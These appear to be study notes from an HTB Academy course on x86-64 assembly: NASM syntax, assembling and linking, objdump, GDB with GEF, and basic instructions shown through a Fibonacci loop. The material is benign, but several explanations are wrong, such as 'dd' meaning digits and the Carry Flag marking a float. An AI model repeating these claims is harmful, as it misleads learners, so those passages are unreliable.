You can define variables using db for a list of bytes, dw for a list of words, dd for a list of digits, and so on. You can also label any of your variables so you can call it or reference it later. The following are some examples of defining veriables:
| Instruction | Description |
|---|---|
db 0x0a | defines the byte 0x0a, which is a new line |
message db 0x41, 0x42, 0x43, 0x0a | defines the label message => abc\n |
message db "Hello World!", 0x0a | defines the label message => Hello World!\n |
Furthermore, you can use the equ instruction with the $ token to evaluate an expression, like the length of a defined variable’s string. However, the labels defined with the equ instruction are constants, and they cannot be changed later.
For example, the following code defines a variable and then defines a constant for its length.
section .data
message db "Hello World!", 0x0a
length equ $-message
Code
The second section is the .text section. This section holds all of the Assembly instructions and loads them to the text memory segment. Once all instructions are loaded into the text segment, the processor starts executing them one after another.
The default convention is to have the _start label at the beginning of the .text section, which starts the main code that will be executed as the program runs.
The text segment within the memory is read-only, so you cannot write any variables within it. The data section, on the other hand, is read/write, which is why we write your variables to it. However, the data segment within the memory is not executable, so any code you write to it cannot be executed. This separation is part of memory protections to mitigate things like buffer overflows and other types of binary exploitation.
note
You can add comments to your Assembly code with a ;.
Assembling
First, you copy the code below into a file called helloWorld.s.
global _start
section .data
message db "Hello HTB Academy!"
length equ $-message
section .text
_start:
mov rax, 1
mov rdi, 1
mov rsi, message
mov rdx, length
syscall
mov rax, 60
mov rdi, 0
syscall
Note the usage of equ to dynamically calculate the length of message, instead of using a static 18. Assemble the file using nasm:
d41y@htb[/htb]$ nasm -f elf64 helloWorld.s
note
The -f elf64 flag is used to note that you want to assemble a 64-bit Assembly code. If you wanted to assemble a 32-bit code, you would use -f elf.
This should output a helloWorld.o object file, which is then assembled into machine code, along with the details of all variables and sections. This file is not executable just yet.
Linking
The final step is to link your file using ld. The helloWorld.o object file, though assembled, still cannot be executed. This is because many references and labels used by nasm need to be resolved into actual addresses, along with linking the file with various OS libraries that may be needed.
This is why a Linux binary is called ELF, which stands for an Executable and Linkable Format. To link a file using ld, you can use the following command:
d41y@htb[/htb]$ ld -o helloWorld helloWorld.o
note
To assemble a 32-bit binary, you need to add the -m elf_i386.
Once you link the file with ld, you should have the final executable file:
d41y@htb[/htb]$ ./helloWorld
Hello HTB Academy!
Disassembling
To disassemble a file, you can use the objdump tool, which dumps machine code from a file and interprets the Assembly instruction of each hex code. You can disassemble a binary using the -D flag.
note
You can use the -M intel flag, so that objdump would write the instructions in the Intel syntax.
d41y@htb[/htb]$ objdump -M intel -d helloWorld
helloWorld: file format elf64-x86-64
Disassembly of section .text:
0000000000401000 <_start>:
401000: b8 01 00 00 00 mov eax,0x1
401005: bf 01 00 00 00 mov edi,0x1
40100a: 48 be 00 20 40 00 00 movabs rsi,0x402000
401011: 00 00 00
401014: ba 12 00 00 00 mov edx,0x12
401019: 0f 05 syscall
40101b: b8 3c 00 00 00 mov eax,0x3c
401020: bf 00 00 00 00 mov edi,0x0
401025: 0f 05 syscall
The -d flag will only disassemble the .text section of your code. To dump any strings, you can use the -s flag, and add -j .data to only examine the .data section. This means that you also do not need to add -M intel. The final command is as follows:
d41y@htb[/htb]$ objdump -sj .data helloWorld
helloWorld: file format elf64-x86-64
Contents of section .data:
402000 48656c6c 6f204854 42204163 6164656d Hello HTB Academ
402010 7921 y!
As you can see, the .data section indeed contains the message variable with the string “Hello HTB Academy!”.
GNU Debugger (GDB)
note
Debugging is a term used for finding and removing issues from your code. When you develop a program, you will very frequently run into bugs in your code. It is not efficient to keep changing your code until it does what you expect of it. Instead, you perform debugging by setting breakpoints and seeing how your program acts on each of them and how your input changes between them, which should give you a clear idea of what is causing the bug.
Programs written in high-level languages can set breakpoints on specific lines and run the program through a debugger to monitor how they act. With Assembly, you deal with machine code represented as Assembly instructions, so your breakpoints are set in the memory location in which your machine code is loaded.
Installation
d41y@htb[/htb]$ sudo apt-get update
d41y@htb[/htb]$ sudo apt-get install gdb
An excellent plugin that is well maintained and has good documentation is GEF. To add GEF:
d41y@htb[/htb]$ wget -O ~/.gdbinit-gef.py -q https://gef.blah.cat/py
d41y@htb[/htb]$ echo source ~/.gdbinit-gef.py >> ~/.gdbinit
Getting Started
To debug your HelloWorld binary:
d41y@htb[/htb]$ gdb -q ./helloWorld
...SNIP...
gef➤
Once GDB is started, you can use the info command to view general information about the program, like its functions or variables.
gef➤ info functions
All defined functions:
Non-debugging symbols:
0x0000000000401000 _start
...
gef➤ info variables
All defined variables:
Non-debugging symbols:
0x0000000000402000 message
0x0000000000402012 __bss_start
0x0000000000402012 _edata
0x0000000000402018 _end
You found the main _start function, and the message, along with some other default variables that define memory segments.
Disassemble
To view the instructions within a specific function, you can use the disassemble or disas command along with the function name:
gef➤ disas _start
Dump of assembler code for function _start:
0x0000000000401000 <+0>: mov eax,0x1
0x0000000000401005 <+5>: mov edi,0x1
0x000000000040100a <+10>: movabs rsi,0x402000
0x0000000000401014 <+20>: mov edx,0x12
0x0000000000401019 <+25>: syscall
0x000000000040101b <+27>: mov eax,0x3c
0x0000000000401020 <+32>: mov edi,0x0
0x0000000000401025 <+37>: syscall
End of assembler dump.
The output closely resembles your Assembly code and the disassembly output you got from objdump.
Having the memory address is critical for examning the variables/operands and setting breakpoints for a certain instruction.
Debugging with GDB
Debugging mainly consists of four steps:
- Break
- setting breakpoints at various points of interest
- Examine
- running the program and examining the state of the program at these points
- Step
- moving through the program to examine how it acts with each instruction and with user input
- Modify
- modify values in specific registers or addresses at specific breakpoints, to study how it would affect the execution
Break
The first step of debugging is setting breakpoints to stop the execution at a specific location when a particular condition is met. This helps in examining the state of the program and the value of registers at that point. Breakpoints also allow you to stop the program’s execution at that point so that you can step into each instruction and examine how it changes the program and values.
You can set breakpoints at a specific address or for a particular function. To set a breakpoint, you can use the break or b command along with the address or function name you want to break at. For example, to follow all instructions run by your program, break at the _start function:
gef➤ b _start
Breakpoint 1 at 0x401000
Now, in order to start your program, you can use the run or r command:
gef➤ b _start
Breakpoint 1 at 0x401000
gef➤ r
Starting program: ./helloWorld
Breakpoint 1, 0x0000000000401000 in _start ()
[ Legend: Modified register | Code | Heap | Stack | String ]
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x0
$rbx : 0x0
$rcx : 0x0
$rdx : 0x0
$rsp : 0x00007fffffffe310 → 0x0000000000000001
$rbp : 0x0
$rsi : 0x0
$rdi : 0x0
$rip : 0x0000000000401000 → <_start+0> mov eax, 0x1
...SNIP...
───────────────────────────────────────────────────────────────────────────────────────── stack ────
0x00007fffffffe310│+0x0000: 0x0000000000000001 ← $rsp
0x00007fffffffe318│+0x0008: 0x00007fffffffe5a0 → "./helloWorld"
...SNIP...
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
0x400ffa add BYTE PTR [rax], al
0x400ffc add BYTE PTR [rax], al
0x400ffe add BYTE PTR [rax], al
→ 0x401000 <_start+0> mov eax, 0x1
0x401005 <_start+5> mov edi, 0x1
0x40100a <_start+10> movabs rsi, 0x402000
0x401014 <_start+20> mov edx, 0x12
0x401019 <_start+25> syscall
0x40101b <_start+27> mov eax, 0x3c
─────────────────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "helloWorld", stopped 0x401000 in _start (), reason: BREAKPOINT
───────────────────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x401000 → _start()
If you want to set a breakpoint at a certain address, like _start+10, you can either b *_start+10 or b *0x40100a:
gef➤ b *0x40100a
Breakpoint 1 at 0x40100a
note
To continue the execution of your programm, you can use continue or c. If you use run or r again, it will run the program frm the start.
If you want to see what breakpoints you have at any point of the execution, you can use the info breakpoint comman. You can also disable, enable, or delete any breakpoint. Furthermore, GDB also supports setting conditional breaks that stop the execution when a specific condition is met.
Examine
The next step of debugging is examinig the values in registers and addresses. GEF automatically gives you a lot of helpful information when you hit your breakpoint.
To manually examine any of the addresses or registers or examine any other, you can use the x command in the format of x/FMT ADDRESS, as help x would tell you. The ADDRESS is the address or register you want to examine, while FMT is the examine format. The examine format FMT can have three parts:
| Argument | Description | Example |
|---|---|---|
| Count | the number of times you want to repeat the examine | 2, 3, 10 |
| Format | the format you want the result to be represented in | x(hex), s(string), i(instruction) |
| Size | the size of memory you want to examine | b(byte), h(halfword), w(word), g(giant, 8 bytes) |
Instructions
If you wanted to examine the next four instructions in line, you will have to examine the $rip register, and use 4 for the count, i for the format, and g for the size as follows:
gef➤ x/4ig $rip
=> 0x401000 <_start>: mov eax,0x1
0x401005 <_start+5>: mov edi,0x1
0x40100a <_start+10>: movabs rsi,0x402000
0x401014 <_start+20>: mov edx,0x12
Strings
You can also examine variables stored at a specific memory address. You know that your message variable is stored at the .data section on address 0x402000. You also see the upcoming command movabs rsi, 0x402000, so you may want to examine what is being moved from 0x402000.
gef➤ x/s 0x402000
0x402000: "Hello HTB Academy!"
Addresses
The most common format of examining is hex x. You often need to examine addresses and registers containing hex data, such as memory addresses, instructions, or binary data.
gef➤ x/wx 0x401000
0x401000 <_start>: 0x000001b8
You see instead of mov eax,0x1, you get 0x000001b8, which is the hex representation of the mov eax,0x1 machine command in little-endian formatting:
- it is read as: b8 01 00 00
You can also use GEF features to examine certain addresses. For example, at any point you can use the registers command to print out the current value of all registers:
gef➤ registers
$rax : 0x0
$rbx : 0x0
$rcx : 0x0
$rdx : 0x0
$rsp : 0x00007fffffffe310 → 0x0000000000000001
$rbp : 0x0
$rsi : 0x0
$rdi : 0x0
$rip : 0x0000000000401000 → <_start+0> mov eax, 0x1
...SNIP...
Step
The third step of debugging is stepping through the program one instruction or line of code at a time. You are currently at the very first instruction in your helloWorld program:
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
0x400ffe add BYTE PTR [rax], al
→ 0x401000 <_start+0> mov eax, 0x1
0x401005 <_start+5> mov edi, 0x1
To move through the program, there are different commands you can use: stepi or step.
Step Instruction
The stepi or si command will step through the Assembly instruction one by one, which is the smallest level of steps possible while debugging:
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
gef➤ si
0x0000000000401005 in _start ()
0x400fff add BYTE PTR [rax+0x1], bh
→ 0x401005 <_start+5> mov edi, 0x1
0x40100a <_start+10> movabs rsi, 0x402000
0x401014 <_start+20> mov edx, 0x12
0x401019 <_start+25> syscall
─────────────────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "helloWorld", stopped 0x401005 in _start (), reason: SINGLE STEP
Step Count
Similarliy to examine, you can repeat the si command by adding a number after it. If you wanted to move 3 steps to reach the syscall instruction, you can do as follows:
gef➤ si 3
0x0000000000401019 in _start ()
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
0x401004 <_start+4> add BYTE PTR [rdi+0x1], bh
0x40100a <_start+10> movabs rsi, 0x402000
0x401014 <_start+20> mov edx, 0x12
→ 0x401019 <_start+25> syscall
0x40101b <_start+27> mov eax, 0x3c
0x401020 <_start+32> mov edi, 0x0
0x401025 <_start+37> syscall
─────────────────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "helloWorld", stopped 0x401019 in _start (), reason: SINGLE STEP
Step
The step or s command will continue until the following line of code is reached or until it exits from the current function. If you run an Assembly code, it will break when you exit the current function _start.
If there’s a call to another function within this function, it’ll break at the beginning of that function. Otherwise, it’ll break after you exit this function after the program’s end.
gef➤ step
Single stepping until exit from function _start,
which has no line number information.
Hello HTB Academy!
[Inferior 1 (process 14732) exited normally]
You see that the execution continued until you reached the exit from the _start function, so you reached the end of the program and exited normally without any errors. You also see that GDB printed the program’s output Hello HTB Academy! as well.
note
There’s also the next or n command, which will also continue until the next line, but will skip any functions called in the same line of code, instead of breaking at them like step. There’s also the nexti or ni, which is similar to si, but skips function calls.
Modify
The final step of debugging is modifying values in registers and addresses at a certain point of execution. This helps ypu in seeing how this would affect the execution of the program.
Addresses
To modify values in GDB, you can use the set command. However, you will utiliue the patch command in GEF to make this step much easier.
gef➤ help patch
Write specified values to the specified address.
Syntax: patch (qword|dword|word|byte) LOCATION VALUES
patch string LOCATION "double-escaped string"
...SNIP...
You have to provide the type/size of the new value, the location to be storedm and the value you want to use. Changing the string stored in the .data section to the string Patched!\n looks like this:
gef➤ break *0x401019
Breakpoint 1 at 0x401019
gef➤ r
gef➤ patch string 0x402000 "Patched!\\x0a"
gef➤ c
Continuing.
Patched!
Academy!
Registers
You note that you did not replace the entire string. This is because you only modified the chars up to the length of your string and left the remainder of the old string. Finally, the write system call specified a length of ox12 of bytes to be printed.
To fix this, modify the value stored in $rdx to the length of your string, which is 0x9. You will only patch a size of one byte.
gef➤ break *0x401019
Breakpoint 1 at 0x401019
gef➤ r
gef➤ patch string 0x402000 "Patched!\\x0a"
gef➤ set $rdx=0x9
gef➤ c
Continuing.
Patched!
Basic Instructions
Moving Data
The main data movement instructions are:
| Instruction | Description | Example |
|---|---|---|
mov | move data or load immediate | mov rax, 1 -> rax = 1 |
lea | load an address pointing to the value | lea rax, [rsp+5] -> rax = rsp+5 |
xchg | swap data between two registers or addresses | xchg rax, rbx -> rax = rbx, rbx = rax |
To load initial values into rax and rbx (file = fib.s):
global _start
section .text
_start:
mov rax, 0
mov rbx, 1
Assembling this code and running it with GDB to see how the mov instruction works in action:
$ ./assembler.sh fib.s -g
gef➤ b _start
Breakpoint 1 at 0x401000
gef➤ r
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
→ 0x401000 <_start+0> mov eax, 0x0
0x401005 <_start+5> mov ebx, 0x1
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x0
$rbx : 0x0
...SNIP...
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
0x401000 <_start+0> mov eax, 0x0
→ 0x401005 <_start+5> mov ebx, 0x1
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x0
$rbx : 0x1
Loading Data
You can load immediate data using the mov instruction. You can load the value of 1 into the rax register using the mov rax, 1 instruction. You have to remember here that the size of the loaded data depends on the size of the destination register. For example, in the above mov rax, 1 instruction, since you used the 64-bit register rax, it will be moving a 64-bit representation of the number 1 (0x00000001), which is not very efficient.
This is why it is more efficient to use a register size that matches your data size. For example, you will get the same result as the above example if you use the mov al, 1, since you are moving 1-byte into a 1-byte register, which is much more efficient. This is evident when you look at the disassembly of both instructions in objdump.
Assembly code:
global _start
section .text
_start:
mov rax, 0
mov rbx, 1
mov bl, 1
objdump:
d41y@htb[/htb]$ nasm -f elf64 fib.s && objdump -M intel -d fib.o
...SNIP...
0000000000000000 <_start>:
0: b8 00 00 00 00 mov eax,0x0
5: bb 01 00 00 00 mov ebx,0x1
a: b3 01 mov bl,0x1
Modifying the code and using sub-registers to make it more efficient:
global _start
section .text
_start:
mov al, 0
mov bl, 1
note
The xchg instruction will swap the data between the two registers when using xchg rax, rbx.
Address Pointers
In many cases, you would see that the first register or address you are using does not immediately contain the final value but contains another address that poits to the final value. This is always the case with pointer registers, but is also used with any other register or memory address.
gdb -q ./fib
gef➤ b _start
Breakpoint 1 at 0x401000
gef➤ r
...SNIP...
$rsp : 0x00007fffffffe490 → 0x0000000000000001
$rip : 0x0000000000401000 → <_start+0> mov eax, 0x0
You see that both registers contain pointer addresses to other locations. GEF does an excellent job of showing you the final destination value.
Moving Pointer Values
You can see that the rsp register holds the final value of 0x1, and its immediate value is a pointer address to to 0x1. So, if you were to use mov rax, rsp, you won’t be moving the value 0x1 to rax, but you will be moving the pointer address 0x00007fffffffe490 to rax.
To move the actual value, you will have to use square brackets, which in x85_64 Assembly and Intel syntax means “load value at address”. So, in the same above example, if you wanted to move the final value rsp is pointing to, you can wrap rsp in square brackets, like mov rax, [rsp], and this mov instruction will move the final value rather than the immediate value.
tip
You can use square brackets to compute an address offset relative to a register or another address. For example, you can do mov rax, [rsp+10] to move the value stored 10 addresses away from rsp.
Example:
global _start
section .text
_start:
mov rax, rsp
mov rax, [rsp]
… leads to:
$ ./assembler.sh rsp.s -g
gef➤ b _start
Breakpoint 1 at 0x401000
gef➤ r
...SNIP...
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
→ 0x401000 <_start+0> mov rax, rsp
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x00007fffffffe490 → 0x0000000000000001
$rsp : 0x00007fffffffe490 → 0x0000000000000001
As you can see, the mov rax, rsp moved the immediate value stored at rsp to the rax register. Pressing si and checking how rax will look after the second instruction:
$ ./assembler.sh rsp.s -g
gef➤ b _start
Breakpoint 1 at 0x401000
gef➤ r
...SNIP...
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
→ 0x401003 <_start+3> mov rax, QWORD PTR [rsp]
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x1
$rsp : 0x00007fffffffe490 → 0x0000000000000001
Loading Value Pointer
Finally, you need to understand how to load a pointer address to a value, using the lea (Load Effective Address) instruction, which loads a pointer to the specified value, as in lea rax, [rsp].
In some instances, you need to load the address of a value to a certain register rather than directly load the value in that register. This is usually done when the data is large and would not fit in one register, so the data is placed on the stack or in the heap, and a pointer to its location is stored in the register.
For example, the write syscall you used in your HelloWorld program requires a pointer to the text to be printed, instead of directly providing the text, which may not fit in its entirety in the register, as the register is only 64-bits or 8 bytes.
First, if you wanted to load a direct pointer to a variable or a label, you can still use the mov instructions. Since the variable name is a pointer to where it is located in memory, mov will store this pointer to the destination address. For example, both mov rax, rsp and lea rax, [rsp] will do the same thing of storing the pointer to message at rax.
However, if you wanted to load a pointer with an offset, you should use lea. This is why with lea the source operand is usually a variable, a label, or an address wrapped in square brackets, as in lea rax, [rsp+10]. This enables using offsets.
Example:
global _start
section .text
_start:
lea rax, [rsp+10]
mov rax, [rsp+10]
… leads to:
$ ./assembler.sh lea.s -g
gef➤ b _start
Breakpoint 1 at 0x401000
gef➤ r
...SNIP...
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
→ 0x401003 <_start+0> lea rax, [rsp+0xa]
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x00007fffffffe49a → 0x000000007fffffff
$rsp : 0x00007fffffffe490 → 0x0000000000000001
You see that lea rax, [rsp+10] loaded the address that is 10 addresses away from rsp. Using si:
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
→ 0x401008 <_start+8> mov rax, QWORD PTR [rsp+0xa]
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x7fffffff
$rsp : 0x00007fffffffe490 → 0x0000000000000001
Unary Instructions
The following are the main Unary Arithmetic Instructions:
| Instruction | Description | Example |
|---|---|---|
inc | increment by 1 | inc rax -> rax++ -> rax=2 |
dec | decrement by 1 | dec rax -> rax-- -> rax=0 |
fib.s example:
global _start
section .text
_start:
mov al, 0
mov bl, 0
inc bl
… leads to:
$ ./assembler.sh fib.s -g
...SNIP...
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
→ 0x401005 <_start+5> mov al, 0x0
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rbx : 0x0
...SNIP...
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
→ 0x40100a <_start+10> inc bl
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rbx : 0x1
Binary Instructions
The main ones are (assuming that both rax and rbx start as 1):
| Instruction | Description | Example |
|---|---|---|
add | add both operands | add rax, rbx -> rax = 1 + 1 -> 2 |
sub | subtract source from destination | sub rax, rbx -> rax = 1 - 1 -> 0 |
imul | multiply both operands | imul rax, rbx -> rax = 1 * 1 -> 1 |
Adding to fib.s:
global _start
section .text
_start:
mov al, 0
mov bl, 0
inc bl
add rax, rbx
… leads to:
$ ./assembler.sh fib.s -g
gef➤ b _start
Breakpoint 1 at 0x401000
gef➤ r
...SNIP...
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
0x401004 <_start+4> inc bl
→ 0x401006 <_start+6> add rax, rbx
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x1
$rbx : 0x1
Bitwise Instructions
… are instructions that work on the bit level.
| Instruction | Description | Example |
|---|---|---|
not | bitwise NOT (inverts all bits) | not rax -> NOT 00000001 -> 11111110 |
and | bitwise AND (if both bis are 1 -> 1) | and rax, rbx -> 00000001 AND 00000010 -> 00000000 |
or | bitwise OR (if either bit is 1 -> 1) | or rax, rbx -> 00000001 OR 00000010 -> 00000011 |
xor | bitwise XOR (if bits are the same -> 0) | xor rax, rbx -> 00000001 XOR 00000010 -> 00000011 |
The instruction you will using the most is xor. It has various use cases, but since it zeros similar bits, you can use it to turn any value to 0 by xoring a value with itself.
If you want to turn the rax register to 0, the most efficient way to do it is xor rax, rax, which will make rax = 0. This is simply because all bits of rax are the similar, and so xor will turn all of them to 0.
fib.s example:
global _start
section .text
_start:
xor rax, rax
xor rbx, rbx
inc rbx
add rax, rbx
… leads to:
$ ./assembler.sh fib.s -g
gef➤ b _start
Breakpoint 1 at 0x401000
gef➤ r
...SNIP...
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
→ 0x401001 <_start+1> xor eax, eax
0x401003 <_start+3> xor ebx, ebx
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x0
$rbx : 0x0
...SNIP...
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
→ 0x40100c add BYTE PTR [rax], al
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x1
$rbx : 0x1
Control Instructions
… allow you to change the flow of the program and direct it to another line.
Loops
A loop in Assembly is a set of instructions that repeat for rcx times.
exampleLoop:
instruction 1
instruction 2
instruction 3
instruction 4
instruction 5
loop exampleLoop
Once the Assembly code reaches exampleLoop, it will start the instructions under it. You should set the number of iterations you want the loop to go through in the rcx register. Every time the loop reaches the loop instruction, it will decrease rcx by 1 and jump back to the specified label, exampleLoop in that case. So, before you enter any loop, you should mov the number of loop iterations you want to the rcx register.
| Instruction | Description | Example |
|---|---|---|
mov rcx, x | sets loop counter to x | mov rcx, 3 |
loop | jumps back to the start of loop until counter reaches 0 | loop exampleLoop |
fib.s example:
global _start
section .text
_start:
global _start
section .text
_start:
xor rax, rax ; initialize rax to 0
xor rbx, rbx ; initialize rbx to 0
inc rbx ; increment rbx to 1
mov rcx, 10 ; set to the count you want
loopFib:
add rax, rbx ; get the next number
xchg rax, rbx ; swap values
loop loopFib
… leads to:
$ ./assembler.sh fib.s -g
gef➤ b loopFib
Breakpoint 1 at 0x40100e
gef➤ r
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x0
$rbx : 0x1
$rcx : 0xa
...
$rax : 0x1
$rbx : 0x2
$rcx : 0x8
...
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x2
$rbx : 0x3
$rcx : 0x7
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x3
$rbx : 0x5
$rcx : 0x6
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x5
$rbx : 0x8
$rcx : 0x5
...
$rax : 0x22
$rbx : 0x37
$rcx : 0x1
… to verify:
gef➤ p/d $rbx
$3 = 55
Uncoditional Branching
… is a general instruction that allows you to jump to any point in the program if a specific condition is met.
The jmp instruction jumps the program to the label or specified location in its operand so that the program’s execution is continued here. Once a program’s execution is directed to another location, it will continue processing instructions from that point.
The basic jmp instruction is uncoditional, which means that it will always jump to the specified location, regardless of the conditions. This contrasts with Conditional Branching instructions that only jump if a specific condition is met.
| Instruction | Description | Example |
|---|---|---|
jmp | jumps to specified label, address, or location | jmp loop |
fib.s example:
global _start
section .text
_start:
xor rax, rax ; initialize rax to 0
xor rbx, rbx ; initialize rbx to 0
inc rbx ; increment rbx to 1
mov rcx, 10
loopFib:
add rax, rbx ; get the next number
xchg rax, rbx ; swap values
jmp loopFib
After assembling and running it, you can see its changes:
$ ./assembler.sh fib.s -g
gef➤ b loopFib
Breakpoint 1 at 0x40100e
gef➤ r
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rbx : 0x1
$rcx : 0xa
$rcx : 0xa
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x1
$rbx : 0x1
$rcx : 0xa
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x1
$rbx : 0x2
$rcx : 0xa
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x2
$rbx : 0x3
$rcx : 0xa
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x3
$rbx : 0x5
$rcx : 0xa
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x5
$rbx : 0x8
$rcx : 0xa
note
jmp does not consider rcx as a counter, and so it will not automatically decrement it.
… leads to:
gef➤ info break
Num Type Disp Enb Address What
1 breakpoint keep y 0x000000000040100e <loopFib>
breakpoint already hit 6 times
gef➤ del 1
gef➤ c
Continuing.
Program received signal SIGINT, Interrupt.
0x000000000040100e in loopFib ()
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x2e02a93188557fa9
$rbx : 0x903b4b15ce8cedf0
$rcx : 0xa
After killing the program after a couple of seconds, you can see it reached 0x903b4b15ce8cedf0, which is a really big number. This is because jmp is unconditional and thus keeps on repeating forever (like while-loop).
Conditional Branching
… instructions are only processed when a specific condition is met, based on the destination and source operands. A conditional jump instruction has multiple varities as Jcc, where cc represents the condition code. The following are some of the main condition codes:
| Instruction | Condition | Description |
|---|---|---|
jz | D = 0 | destination equal to zero |
jnz | D != 0 | destination not equal to zero |
js | D < 0 | destination is negative |
jns | D >= 0 | destination is not negative (0 or positive) |
jg | D > s | destination greater than source |
jge | D >= s | destination greater than or equal source |
jl | D < s | destination less than source |
jle | D <= s | destination less than or equal source |
REFLAGS Register
… consists of 64-bits like any other register. However, this register does not hold values but holds flag bits instead. Each bit or set of bits turns to 1 or 0 depending on the vale of the last instruction.
Arithmetic instructions set the necessary ‘RFLAG’ bits depending on their outcome. For example, if a dec instruction resulted in a 0, then bit #6, the Zero Flag, turns to 1. Likewise, whenever the bit #6 is 0, it means that the Zero Flag is off. Similarly, if a division instruction results in a float number, then the Carry Flag CF bit is turned on, or if a sub instruction resulted in a negative value, then the Sign Flag SF is turned on, and so on.
There are many flags within an Assembly program, and each of them has its own bit(s) in the RFLAGS register. The following table shows the different flags in the RFLAGS register:
| Bit(s) | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Label | CF( CF/NC) | 1 | PF( PE/PO) | 0 | AF( AC/NA) | 0 | ZF( ZR/NZ) | SF( NC/PL) | TF | IF( EL/DI) | DF( DN/UP) |
| Description | Carry Flag | reserved | Parity Flag | reserved | Auxiliary Carry Flag | reserved | Zero Flag | Sign Flag | Trap Flag | Interrupt Flag | Direction Flag |
Just like other registers, the 64-bit RFLAGS register has a 32-bit sub-register called EFLAGS, and a 16-bit sub-register called FLAGS, which holds the most significant flags you may encounter.
- Carry Flag
CF: indicates whether you have a float - Parity Flag
PF: indicates whether a number is odd or even - Zero Flag
ZF: indicates whether a number is zero - Sign Flag
SF: indicates whether a register is negative
fib.s example:
global _start
section .text
_start:
xor rax, rax ; initialize rax to 0
xor rbx, rbx ; initialize rbx to 0
inc rbx ; increment rbx to 1
mov rcx, 10
loopFib:
add rax, rbx ; get the next number
xchg rax, rbx ; swap values
dec rcx ; decrement rcx counter
jnz loopFib ; jump to loopFib until rcx is 0
… leads to:
$ ./assembler.sh fib.s -g
gef➤ b loopFib
Breakpoint 1 at 0x40100e
gef➤ r
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x0
$rbx : 0x1
$rcx : 0xa
$eflags: [zero carry parity adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x1
$rbx : 0x1
$rcx : 0x9
$eflags: [zero carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x1
$rbx : 0x2
$rcx : 0x8
$eflags: [zero carry parity adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
...
gef➤
Continuing.
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x37
$rbx : 0x59
$rcx : 0x0
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
CMP
There are other cases where you may want to use a conditional jump instruction within your module project. You may want to stop the program when the Fibonacci number is more than 10. You can do so by using the js loopFib instruction, which would jump back to loopFib as long as the last arithmetic instruction resulted in a negative number.
In this case, you will not use the jnz instruction or the rcx register but will use js instead directly after calculating the current Fibonacci number. But how would you test if the current Fibonacci number is less than 10? This is where you come to the Compare instruction cmp.
The Compare instruction simply compares the two operands, by subtracting the second operand from the first operand, and then sets the necessary flags in the RFLAGS register. For example, if you use cmp rbx, 10, then the compare instruction would do rbx - 10, and set the flags based on the result.
| Instruction | Description | Example |
|---|---|---|
cmp | sets RFLAGS by subtracting second operand from the first operand | cmp rax, rbx -> rax - rbx |
The main advantage of cmp is that it does not affect the operands.
fib.s example:
global _start
section .text
_start:
xor rax, rax ; initialize rax to 0
xor rbx, rbx ; initialize rbx to 0
inc rbx ; increment rbx to 1
loopFib:
add rax, rbx ; get the next number
xchg rax, rbx ; swap values
cmp rbx, 10 ; do rbx - 10
js loopFib ; jump if result is <0
… leads to:
$ ./assembler.sh fib.s -g
gef➤ b loopFib
Breakpoint 1 at 0x401009
gef➤ r
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x1
$rbx : 0x1
$eflags: [zero CARRY parity ADJUST SIGN trap INTERRUPT direction overflow resume virtualx86 identification]
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
0x401009 <loopFib+0> add rax, rbx
0x40100c <loopFib+3> xchg rbx, rax
0x40100e <loopFib+5> cmp rbx, 0xa
→ 0x401012 <loopFib+9> js 0x401009 <loopFib> TAKEN [Reason: S]
...
gef➤ del 1
gef➤ disas loopFib
